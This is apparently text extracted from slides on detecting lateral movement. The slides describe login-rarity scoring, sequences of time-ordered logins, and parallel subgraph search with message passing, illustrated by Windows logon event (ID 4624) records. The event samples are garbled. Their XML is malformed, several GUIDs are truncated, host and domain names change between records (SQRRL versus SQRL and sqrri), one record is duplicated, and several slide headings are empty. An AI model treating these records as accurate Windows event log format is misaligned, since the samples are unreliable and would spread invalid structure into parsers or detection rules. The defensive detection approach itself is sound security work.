


LM Graph Pattern Characteristics



Lateral Movement Strategy


- Rank individual logins
 - Train: learn common user login patterns from the data
 - Predict: assign rank (logLikelihoodRatio) to every login. Rank high those that are unusual
- Construct time-ordered connected sequences of logins
 - Predict: find top N sequences of logins with the highest combined rank




Generalized “Rarity” Classifier



- Used to determine **base risk** for logins
- Extensible feature vectors mix numerical, categorical, and text features
 - TDigests for numerical
 - Bag of words for text
 - Vectorized categorical statistics
- Learns “normal” in-situ
 - Priors out-of-the-box
 - Every network is different
- Scalable spark implementations



```
<?xml:ns="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
  <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-
  <EventID=4624</EventID>
  <Version=0</Version>
  <Level=0</Level>
  <Task=12544</Task>
  <OpCode=0</OpCode>
  <Keywords=0x8020000000000000</Keywords>
  <TimeCreated SystemTime="2014-09-18T08:44:55.712613000Z"/>
  <EventRecordID=125696293</EventRecordID>
  <Correlation>
    <Execution ProcessID="468" ThreadID="1172"/>
  <Channel="Security"</Channel>
  <Computer="SQRRL-DC005.sqrrl.com"</Computer>
  <Security>
    </System>
  </Data>
  <Data Name="SubjectUserSid">S-1-0-0</Data>
  <Data Name="SubjectUserName"></Data>
  <Data Name="SubjectDomainName"></Data>
  <Data Name="SubjectLogonId">0x0</Data>
  <Data Name="TargetUserSid">S-1-5-21-2000478354-1532908954-725345543-3069</Data>
  <Data Name="TargetUserName">CGI-WEB018</Data>
  <Data Name="TargetDomainName">SQRRL</Data>
  <Data Name="TargetLogonId">0x3c8f86040</Data>
  <Data Name="LogonType">3</Data>
  <Data Name="LogonProcessName">Kerberos</Data>
  <Data Name="AuthenticationPackageName">Kerberos</Data>
  <Data Name="WorkstationName"></Data>
  <Data Name="LogonGuid">{A2E72407-9045-C011-BF08-CD0084CFD2E8}</Data>
  <Data Name="TransmittedServices"></Data>
  <Data Name="LmPackageName"></Data>
  <Data Name="KeyLength">0</Data>
  <Data Name="ProcessID">0x0</Data>
  <Data Name="ProcessName"></Data>
  <Data Name="IpAddress">192.168.41.100</Data>
  <Data Name="IpPort">53584</Data>
</EventData>
</Event>
```



Multi-Hop Predict



```
<?xml:namespace="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
  <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-AB5A-3E3B832C3B0}" />
  <EventID=4624 />
  <Version=0 />
  <Level=0 />
  <Task=12544 />
  <Opcode=0 />
  <Keywords=0x0000000000000000 />
  <TimeCreated SystemTime="2014-09-10T08:44:11.54179680Z" />
  <EventRecordID=125696253 />
  <Correlation>
    <Execution ProcessID="468" ThreadID="1172" />
  </Correlation>
  <Channel>Security</Channel>
  <Computer>SQRL-DC005.sqrri.com</Computer>
  <Security>
    </System>
  </Security>
  <EventData>
    <Data Name="SubjectUserSid">S-1-0-0</Data>
    <Data Name="SubjectUserName"></Data>
    <Data Name="SubjectDomainName"></Data>
    <Data Name="SubjectLogonId">0x0</Data>
    <Data Name="TargetUserSid">S-1-5-21-2000478354-1532298954-72534543-3379</Data>
    <Data Name="TargetUserName">commercialtruckscale</Data>
    <Data Name="TargetDomainName">SQRL</Data>
    <Data Name="TargetLogonId">0x0</Data>
    <Data Name="LogonType">3</Data>
    <Data Name="LogonProcessName">Kerberos</Data>
    <Data Name="AuthenticationPackage">Kerberos</Data>
    <Data Name="WorkstationName"></Data>
    <Data Name="LogonGuid">{B0CC76-855E-C3E0-7187-735AC0857AC}</Data>
    <Data Name="TransmittedServices"></Data>
    <Data Name="LmPackageName"></Data>
    <Data Name="KeyLength">0</Data>
    <Data Name="ProcessId">0x0</Data>
    <Data Name="ProcessName"></Data>
    <Data Name="IpAddress">192.168.0.62</Data>
    <Data Name="IpPort">53197</Data>
  </EventData>
</Event>
```

```
<?xml:namespace="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
  <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-AB5A-3E3B832C3B0}" />
  <EventID=4624 />
  <Version=0 />
  <Level=0 />
  <Task=12544 />
  <Opcode=0 />
  <Keywords=0x0000000000000000 />
  <TimeCreated SystemTime="2014-09-10T08:44:11.54179680Z" />
  <EventRecordID=125696253 />
  <Correlation>
    <Execution ProcessID="468" ThreadID="1172" />
  </Correlation>
  <Channel>Security</Channel>
  <Computer>SQRL-DC005.sqrri.com</Computer>
  <Security>
    </System>
  </Security>
  <EventData>
    <Data Name="SubjectUserSid">S-1-0-0</Data>
    <Data Name="SubjectUserName"></Data>
    <Data Name="SubjectDomainName"></Data>
    <Data Name="SubjectLogonId">0x0</Data>
    <Data Name="TargetUserSid">S-1-5-21-2000478354-1532298954-72534543-3379</Data>
    <Data Name="TargetUserName">commercialtruckscale</Data>
    <Data Name="TargetDomainName">SQRL</Data>
    <Data Name="TargetLogonId">0x0</Data>
    <Data Name="LogonType">3</Data>
    <Data Name="LogonProcessName">Kerberos</Data>
    <Data Name="AuthenticationPackage">Kerberos</Data>
    <Data Name="WorkstationName"></Data>
    <Data Name="LogonGuid">{B0CC76-855E-C3E0-7187-735AC0857AC}</Data>
    <Data Name="TransmittedServices"></Data>
    <Data Name="LmPackageName"></Data>
    <Data Name="KeyLength">0</Data>
    <Data Name="ProcessId">0x0</Data>
    <Data Name="ProcessName"></Data>
    <Data Name="IpAddress">192.168.0.62</Data>
    <Data Name="IpPort">53197</Data>
  </EventData>
</Event>
```


```
<?xml:namespace="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
  <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-AB5A-3E3B832C3B0}" />
  <EventID=4624 />
  <Version=0 />
  <Level=0 />
  <Task=12544 />
  <Opcode=0 />
  <Keywords=0x0000000000000000 />
  <TimeCreated SystemTime="2014-09-10T08:44:55.71263000Z" />
  <EventRecordID=125696293 />
  <Correlation>
    <Execution ProcessID="468" ThreadID="1172" />
  </Correlation>
  <Channel>Security</Channel>
  <Computer>SQRL-DC005.sqrri.com</Computer>
  <Security>
    </System>
  </Security>
  <EventData>
    <Data Name="SubjectUserSid">S-1-0-0</Data>
    <Data Name="SubjectUserName"></Data>
    <Data Name="SubjectDomainName"></Data>
    <Data Name="SubjectLogonId">0x0</Data>
    <Data Name="TargetUserSid">S-1-5-21-2000478354-1532298954-72534543-3869</Data>
    <Data Name="TargetUserName">CCE-M0313</Data>
    <Data Name="TargetDomainName">SQRL</Data>
    <Data Name="TargetLogonId">0x0</Data>
    <Data Name="LogonType">3</Data>
    <Data Name="LogonProcessName">Kerberos</Data>
    <Data Name="AuthenticationPackage">Kerberos</Data>
    <Data Name="WorkstationName"></Data>
    <Data Name="LogonGuid">{A2E724D7-0A45-C011-BFCA-C0004C702E8}</Data>
    <Data Name="TransmittedServices"></Data>
    <Data Name="LmPackageName"></Data>
    <Data Name="KeyLength">0</Data>
    <Data Name="ProcessId">0x0</Data>
    <Data Name="ProcessName"></Data>
    <Data Name="IpAddress">192.168.41.100</Data>
    <Data Name="IpPort">53584</Data>
  </EventData>
</Event>
```

```
<?xml:namespace="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
  <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-AB5A-3E3B832C3B0}" />
  <EventID=4624 />
  <Version=0 />
  <Level=0 />
  <Task=12544 />
  <Opcode=0 />
  <Keywords=0x0000000000000000 />
  <TimeCreated SystemTime="2014-09-10T08:44:11.01034000Z" />
  <EventRecordID=125696258 />
  <Correlation>
    <Execution ProcessID="468" ThreadID="3824" />
  </Correlation>
  <Channel>Security</Channel>
  <Computer>SQRL-DC005.sqrri.com</Computer>
  <Security>
    </System>
  </Security>
  <EventData>
    <Data Name="SubjectUserSid">S-1-0-0</Data>
    <Data Name="SubjectUserName"></Data>
    <Data Name="SubjectDomainName"></Data>
    <Data Name="SubjectLogonId">0x0</Data>
    <Data Name="TargetUserSid">S-1-5-21-2000478354-1532298954-72534543-3379</Data>
    <Data Name="TargetUserName">commercialtruckscale</Data>
    <Data Name="TargetDomainName">SQRL</Data>
    <Data Name="TargetLogonId">0x0</Data>
    <Data Name="LogonType">3</Data>
    <Data Name="LogonProcessName">Kerberos</Data>
    <Data Name="AuthenticationPackage">Kerberos</Data>
    <Data Name="WorkstationName"></Data>
    <Data Name="LogonGuid">{E814D055-C953-8142-009F-6A8315F90F}</Data>
    <Data Name="TransmittedServices"></Data>
    <Data Name="LmPackageName"></Data>
    <Data Name="KeyLength">0</Data>
    <Data Name="ProcessId">0x0</Data>
    <Data Name="ProcessName"></Data>
    <Data Name="IpAddress">192.168.0.62</Data>
    <Data Name="IpPort">53193</Data>
  </EventData>
</Event>
```


```
<?xml:namespace="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
  <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-AB5A-3E3B832C3B0}" />
  <EventID=4624 />
  <Version=0 />
  <Level=0 />
  <Task=12544 />
  <Opcode=0 />
  <Keywords=0x0000000000000000 />
  <TimeCreated SystemTime="2014-09-10T08:44:11.073035600Z" />
  <EventRecordID=125696251 />
  <Correlation>
    <Execution ProcessID="468" ThreadID="1172" />
  </Correlation>
  <Channel>Security</Channel>
  <Computer>SQRL-DC005.sqrri.com</Computer>
  <Security>
    </System>
  </Security>
  <EventData>
    <Data Name="SubjectUserSid">S-1-0-0</Data>
    <Data Name="SubjectUserName"></Data>
    <Data Name="SubjectDomainName"></Data>
    <Data Name="SubjectLogonId">0x0</Data>
    <Data Name="TargetUserSid">S-1-5-21-2000478354-1532298954-72534543-3379</Data>
    <Data Name="TargetUserName">commercialtruckscale</Data>
    <Data Name="TargetDomainName">SQRL</Data>
    <Data Name="TargetLogonId">0x0</Data>
    <Data Name="LogonType">3</Data>
    <Data Name="LogonProcessName">Kerberos</Data>
    <Data Name="AuthenticationPackage">Kerberos</Data>
    <Data Name="WorkstationName"></Data>
    <Data Name="LogonGuid">{E1359016-F8AA-00BC-5BAE-2F2A56F9809}</Data>
    <Data Name="TransmittedServices"></Data>
    <Data Name="LmPackageName"></Data>
    <Data Name="KeyLength">0</Data>
    <Data Name="ProcessId">0x0</Data>
    <Data Name="ProcessName"></Data>
    <Data Name="IpAddress">192.168.0.62</Data>
    <Data Name="IpPort">53196</Data>
  </EventData>
</Event>
```


Multi-Hop Predict: Combinatorics


- General Problem: Subgraph Isomorphism
- 5 edges $\rightarrow 2^5 = 32$ subgraphs
- 10 edges $\rightarrow 2^{10} = 1024$ subgraphs
- 20 edges $\rightarrow 2^{20} = 1,048,576$ subgraphs
- We run with billions of edges...
- Solution: grow small subgraphs in parallel
 - Prune early and often
 - Agglomerative clustering
 - Message passing




Multi-Hop Predict: Message Passing



Multi-Hop Predict: Message Passing




Multi-Hop Predict: Message Passing



Scalable Implementation

